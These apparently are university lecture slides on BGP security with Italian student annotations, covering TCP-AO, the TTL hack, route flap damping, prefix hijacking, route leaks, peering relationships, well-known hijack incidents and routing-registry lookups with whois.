- ❑ Even though you find many documents referring to the use of TCP MD5 signature to protect BGP sessions, this option (RFC 2385) has been obsoleted
- ❑ **RFC 5925** specifies the ***TCP Authentication Option*** (TCP-AO)
- ❑ It supports strong Message Authentication Codes (MACs) algorithms
 - ❑ From RFC 5926: HMAC-SHA-1-96 and AES-128-CMAC-96
- ❑ It provides better key generation/coordination
 - ❑ Different traffic keys derived from the Master Key Tuples
 - ❑ Different MKT can be associated to different TCP parameters
 - ❑ MKT can change event in the same connection (long lived flow protection)
- ❑ It does not specify how to negotiate the MKT
- ❑ H-MAC input: Sequence Number Extension (SNE), IP pseudo header, TCP header (with TCP AO set to zero), TCP payload

time to live

TTL Hack as an alternative to TCP authentication

- ❑ **The TTL is an 8-bit field in each IP packet** that prevents packets from circulating endlessly in the Internet tra me e google.com ci sono ad esempio 10 hops = router nell'internet
 - ❑ At each network node, the TTL is **decremented by one**, and is discarded when it is reduced to zero without reaching its destination utile nel caso di loop
- ❑ It is not unusual for 20 or more hops to be required before a packet is finally received, so a packet that starts with a value lower than this has a high probability of being discarded before it reaches its intended destination
 - ❑ **With BGP, however, peers are normally adjacent**, thus only one hop should be required for a packet sent in a BGP message
 - ❑ eBGP peer are always adjacent
 - ❑ iBGP not necessarily (but in many cases the AS has an MPLS backbone)
- ❑ The **Generalized TTL Security Mechanism (TTL Hack)** sets the TTL to 255 on outgoing packets
 - ❑ Adjacent peers should see incoming packets with TTL = 255
 - ❑ When implementing the TTL hack, it is also possible to set an expected incoming value
 - ❑ 255 for adjacent peers, 254 for peers @ 1 hop, 253 @ 2 hop, etc..

parliamo di Hack poichè non è un vero e proprio metodo.

Vulnerability: Route Flapping

- ❑ **Route flapping refers to repetitive changes to the BGP routing table**, often several times a minute.
 - ❑ A “route flap” occurs when a route is withdrawn and then re-advertised
- ❑ **High-rate route flapping can cause a serious problem for routers**, because every flap causes route changes or withdrawals that propagate through the network of ASes
 - ❑ If route flaps happen fast enough – e.g., 30 to 50 times per second – the router becomes overloaded, eventually preventing convergence on valid routes
- ❑ The potential impact for Internet users is a slowdown in message delivery, and in some cases packets may not be received at all
- ❑ In other words, route flapping can result in a denial of service, either accidental or from an intentional attack

Countermeasure: Route Flap Damping

- ❑ **Route flap damping** is a method of reducing route flaps by implementing an algorithm that ignores the router sending flapping updates for a configurable period of time
- ❑ Each time a flapping event occurs, peer routers **add a penalty value** to a total for the flapping router
- ❑ The penalty decays exponentially over time
 - ❑ If route flaps persist often enough, the total exceeds a configurable cutoff threshold
 - ❑ If no further flaps are seen, the penalty will reach a reuse threshold
- ❑ While this mechanism helps to reduce instability caused by spontaneous faults in the network, it can be misused by an attacker
 - ❑ Because of the potential problems described above, and the fact that faster processors in routers have obviated some of the original need for RFD, network administrators should be cautious about enabling RFD

What about IPsec for BGP authentication?

The use of IPsec to protect BGP is considered also by the IETF in RFC 7454 “BGP Operations and Security” (2015)

<< IPsec could also be used for session protection. At the time of publication, there is not enough experience of the impact of using IPsec for BGP peerings, and further analysis is required to define guidelines >>

In the past somebody thought that for several reasons BGP and IPsec don't get along well in real networks (IETF proceeding from 2006 <https://www.ietf.org/proceedings/66/slides/saag-2.pdf>)

- Key distribution with static SAs
- IKE rekeying
- IKEv1 DoS vulnerability
- Cost of public key operation

What really happens is that IPsec is not really used for protecting BGP

How do we proceed from here..

- ❑ [2] was withdrawn because, IMHO, the vulnerabilities described are
 - ❑ either pretty unlikely (e.g. ISP already implements anti spoofing mechanisms)
 - ❑ more theoretical than practical (e.g. are we really able to guess the correct TCP sequence number and break into an already established TCP connection?)
 - ❑ solved by some widely adopted countermeasures (e.g. TTL hacking or TCP auth implemented by almost all vendors)
- ❑ The real problems today are others (DDoS and BGP Hijacking)
 - ❑ [2] partially addresses these aspects..
 - ❑ ... [1] is much more focused on these topics!

BGP control plane vulnerabilities

1. Prefix Hijacking and Announcement of Unallocated Addresses

A BGP prefix hijack occurs when an AS **accidentally** or **maliciously** originates a prefix that it is not authorized (by the prefix owner) to originate

If an AS is authorized to originate/announce a prefix by the prefix owner, then such a route origination/announcement is called **legitimate**




Fig 1 BGP Hijacking Example

AS64510 invia lo stesso IP, c'è un problema non è legittimo è lo stesso di AS64500. C'è una parte della rete che ha accettato l'announcement fatto in modo malevolo (sono più vicini all'AS).

Prefix hijack, sub-prefix hijack and prefix squatting

- ❑ In **Figure 1**, prefix 192.0.2.0/24 is legitimately originated by **AS64500**, but **AS64510** falsely originates it
- ❑ The path to the prefix via the false origin AS **will be shorter for a subset of the ASes on the internet** (it will be installed in their routing tables)
 - ❑ ASes for which AS64510 is closer would choose the false announcement
 - ❑ data traffic in those ASes destined for the network 192.0.2/24 will be misrouted to AS64510
- ❑ **Things are even worse!**
- ❑ IP route selection always prefer the most specific rule (i.e. **longest prefix**)
 - ❑ When an AS falsely announces a more-specific prefix (than a prefix announced by an authorized AS), the **longer, unauthorized prefix will be widely accepted**
 - ❑ in Figure 1 unauthorized origination of reserved address space 240.18.0.0/20 (240.0.0.0/8 is reserved for future use)
- ❑ Similarly, an AS may also falsely originate allocated but currently unused address space. This is called **prefix squatting**

BGP Hijack Consequences (1)

- ❑ **The consequences of such adverse actions can be serious and include**
 - ❑ denial-of-service, eavesdropping, misdirection to imposter servers (to steal login credentials or inject malware), defeat of IP reputation systems to launch spam email
- ❑ There have been numerous incidents involving prefix hijacks in recent years
 - ❑ **December 2017:** Eighty high-traffic prefixes usually used by **Google, Apple, Facebook, Microsoft, TwitchTV and Riot Games** were hijacked by an unknown Russian Autonomous System (AS) simply known as DV-LINK-AS (AS39523). User information such as email addresses, passwords, usernames and other login details were suspected to be compromised
 - ❑ **April 2018:** Approximately 1300 IP addresses belonging to **Amazon Web Services** were hijacked by eNet (or a customer of theirs), an ISP in Columbus, Ohio. Several partners, such as Hurricane Electric routed traffic through the hijacked addresses, exacerbating the issue. **The attacker was suspected to be after cryptocurrency, stealing a total of about \$150,000 from MyEtherWallet users**
 - ❑ **November 2018:** China Telecom was suspected of hijacking a total of 180 prefixes, affecting a vast scope of **Google** services, including a massive denial of service to GSuite and Google Search. Regardless of whether intention was involved, **valuable Google traffic data fell into the hands of the attackers**

<https://uniroma2-my.sharepoint.com/:>

u:g/personal/michele_tosi_students_uniroma2_eu/EcLx7L1rM7pBn83V5oZTLXYBMdROXt1aZSevC3WBdM1y0Q?e=YhNCQI

BGP Hijack Consequences (2)

- ❑ **May 2019:** Taiwan fell victim to an unknown Brazilian attacker using two prefixes for advertising purposes that belonged to The **Taiwan Network Information Center**, a non-profit organisation officially funded by the Taiwanese Directorate General Telecommunications of the Ministry of Transportation and Communication.
The attack lasted three and a half minutes where public data was vulnerable
- ❑ **June 2019:** A Swiss data centre hosting company accidentally leaked over 70 000 routes from its internal routing table to China Telecom. Instead of ignoring the BGP leak, **China Telecom re-announced these routes** as its own and declared itself as the shortest way to reach the network of the Swiss data centre operator and other nearby European telecommunication companies and ISPs. Some of the most impacted European networks included Swisscom (AS3303) of Switzerland, KPN (AS1130) of Holland, and Bouygues Telecom (AS5410) and Numericable-SFR (AS21502) of France. ***This particular incident was severe, lasting over two hours. Users of the affected networks suffered slow connections and denial of service to some servers.***
- ❑ **April 2020:** A massive BGP hijack involving over **8800 prefixes affected companies such as Akamai, Amazon and Alibaba** on April 1, 2020. Initiated by a Rostelecom user, the attack caused service disruptions throughout the world. It is currently unknown how much data was leaked or for what purposes, but it generally acknowledged that stricter network filtering by Rostelecom could have prevented the attack

2. *BGP UPDATE modification (1)*

- ❑ BGP messages carry a sequence of AS numbers that indicates the “path” of interconnected networks over which data will flow (*we know this...*)
- ❑ This **AS_PATH** data is often used to implement routing policies that reflect the business agreements and peering policies that have been negotiated between networks
- ❑ **BGP AS_PATH modification**
 - ❑ A malicious AS which receives a BGP update may illegitimately remove some of the preceding ASes in the AS_PATH attribute of the update to make the **path length seem shorter**
 - ❑ ASes upstream can be deceived to believe that the path to the advertised prefix via the adversary AS is shorter
 - ❑ the adversary AS may seek to illegitimately increase its revenue from its customers, or may be able to eavesdrop on traffic that would otherwise not transit through their AS

2. *BGP UPDATE modification* (2)

- ❑ **BGP Prefix modification** in questo caso viene modificato il prefisso in uno più specifico, nel caso di hijacked viene inviato un indirizzo falso
 - ❑ An adversary AS replaces a prefix in a received update with a more-specific prefix (subsumed by the prefix) and then forwards the update to neighbors
 - ❑ **Kapela-Pilosov attack**
 - ❑ only the prefix is replaced by a more-specific prefix, but the AS path is not altered
 - ❑ this means that ASes on the internet would widely accept and use the adversary AS's advertisement for the more-specific prefix
 - ❑ The exceptions are the ASes that are in the AS path from the adversary to the prefix
 - ❑ Standard BGP loop detection
 - ❑ The adversary would be able to force almost all traffic for the more-specific prefix to be routed via their AS
 - ❑ They can eavesdrop on the data (destined for the more-specific prefix) while channeling it back to the legitimate destination to avoid detection

non è un problema di BGP o dei suoi protocolli, bensì tra le policies tra due AS che non vengono rispettate (agreements, etc..)

3. Route Leaks: definitions of peering relations

BGP peer non rispetta le policies con un altro AS

- ❑ BGP peering policies often specify limits on what routing announcements will be accepted by each party
- ❑ Policies reflect customer, transit provider, and/or lateral peer business relationship between networks
- ❑ Definitions of peering relations (useful to understand what follows):
 - ❑ **Transit provider:** typically provides service to connect its customer(s) to the global internet
 - ❑ **Customer AS:** single-homed to one transit provider or multi-homed to more than one transit providers
 - ❑ **Stub customer:** an AS that has no customer ASes or lateral peer ASes of its own
 - ❑ **Leaf customer:** is a stub customer that is single-homed to one transit provider (and no any other ASes)
 - ❑ **Peering relationships:** **provider-to-customer (P2C)**, **customer-to-provider (C2P)**, **peer-to-peer (p2p)**
 - ❑ **Public Peering**
 - ❑ **Private (Bilateral) Peering**
 - ❑ **Upstream (Transit Peering)**
 - ❑ **Downstream (Customer Peering)**
 - ❑ **Customer cone of AS A:** AS A plus all the ASes that can be reached from A following only P2C links
 - ❑ **Customer cone prefixes:** the union of the prefixes received from all directly connected customers and the prefixes originated by the AS itself

Se Google ha nuovo prefisso, il customer deve mantenere l'informazione e non deve annunciarla ad altri peers. E' il router che propaga l'annuncio che deve farlo. Prima va al customer, poi all'ISP NON va direttamente da ISP1 a ISP2.

3. Route Leaks: basics and a simple example

- ❑ A route leak is the propagation of routing announcements beyond their intended scope
 - ❑ i.e. in violation of the intended policies of the receiver, the sender, and/or one of the ASes along the preceding AS path [RFC 7908]
- ❑ In Figure 2 AS3 “leaks” the update from AS1 to AS2, which in turn propagate the update to its peers
- ❑ A stub or customer AS should never be traversed between 2 transit ASes
- ❑ stub or customer ASes do not pass BGP routing information received from one transit provider to another

In general, ISPs prefer customer routes over those from others





Fig 2 Illustration of the basic notion of a route leak

intended scope: sono un ISP e ricevo Google network prefix e lo do al cliente per raggiungerlo. Il customer. Il customer dovrebbe mantenere questa informazione senza condividerla. Il problema si ha se la condivide ad esempio ad un'altra ISP. Questa ISP può preferire il route tramite il customer e propaga questo link [AS3, AS1].


More about peering relationships

Siamo l'azienda cerchiata ad esempio un ISP.




More about peering relationships

svariati AS sono collegati nel network, e scambiano BGP announcements (routes). In italia c'è Namex, con sede a San Lorenzo.



IXP: Internet Exchange Point, aree di rete in cui diversi AS possono collegarsi per scambiare BGP announcement, prefix

More about peering relationships




Public peering is a type of relationship where two ISPs exchange prefixes and traffic via a single public IXP.


Typically, each ISP participating in IXP brings its own border router that connects with the Ethernet port to the IXP LAN. The WAN port is used to connect back to the ISP network. The ISP's routers peer with each other (if no route server is used) using eBGP and can freely exchange own prefixes and IP traffic (without fees).

Non c'è relazione customer-provider, ma solo "laterali", e quindi parliamo di public peers.

More about peering relationships




More about peering relationships



piccole compagnie ISP che fanno da tramite.

queste piccole ISP si appoggiano a questi Upstream Peers.

More about peering relationships



3. Route Leaks: well known incidents and consequences

Generalmente nascono da errate/mancate configurazioni, quasi mai attacchi.

- ❑ MainOne (a Nigerian ISP) leak of Google prefixes, which caused an outage of Google services for over an hour in **November 2018**
- ❑ Dodo-Telstra incident in **March 2012**, which caused an outage of internet services nationwide in Australia
- ❑ Massive Telekom Malaysia route leaks in **June 2015**, which Level3, in turn, accepted and propagated
- ❑ Consequences of a route leak
 - ❑ **Redirection of traffic through an unintended path**, which may enable eavesdropping or malicious traffic analysis
 - ❑ When a large number of routes is leaked simultaneously, the **offending AS is often overwhelmed by the resulting unexpected data traffic** and drops much of the traffic that it receives. This causes blackholing and denial-of-service for the affected prefixes.
- ❑ Route leaks can be accidental or malicious but most often arise from accidental misconfigurations.

RPKI and BGP Origin Validation

Resource public key infrastructure per le internet resources

Registration of Route Objects in Internet Routing Registries

- ❑ Declarative data about internet resource allocations and routing policies have traditionally been available from **regional internet registries (RIRs)** and **internet routing registries (IRRs)**
 - ❑ The **RIR** data are maintained regionally by **ARIN** in North America, **RIPE** in Europe, **LACNIC** in Latin America, **APNIC** in Asia-Pacific, and **AfriNIC** in Africa
 - ❑ The **IRRs** are maintained by the **RIRs** as well as some major **ISPs**
 - ❑ Merit's Routing Assets Database (**RADb**) and other similar entities provide a collective routing information base consisting of registered (at their site) as well as mirrored (from the IRRs) data
- ❑ **The route objects available in the IRRs provide routing information declared by network operators**
 - ❑ the route objects contain information regarding the origination of prefixes (i.e., the association between prefixes and the ASes which may originate them)
 - ❑ The **completeness, correctness, freshness, and consistency** of the data derived from these sources **vary widely, and the data is not always reliable**

per evitare BGP hijack dovrei avere questa informazione su ogni BGP router

Querying the RIPE DB with whois (AS3269 = Telecom Italia)

se riceviamo bgp hijack dobbiamo vedere queste info e fare un check con l'annuncio.

```
marlon@marlonsMBP ~ % whois -h whois.ripe.net -- '-T route 2.112.0.0/15'  
route:          2.112.0.0/15  
descr:         INTERBUSINESS  
origin:        AS3269  
remarks:  
*****  
remarks:      * Pay attention *  
remarks:      * Any communication sent to email different *  
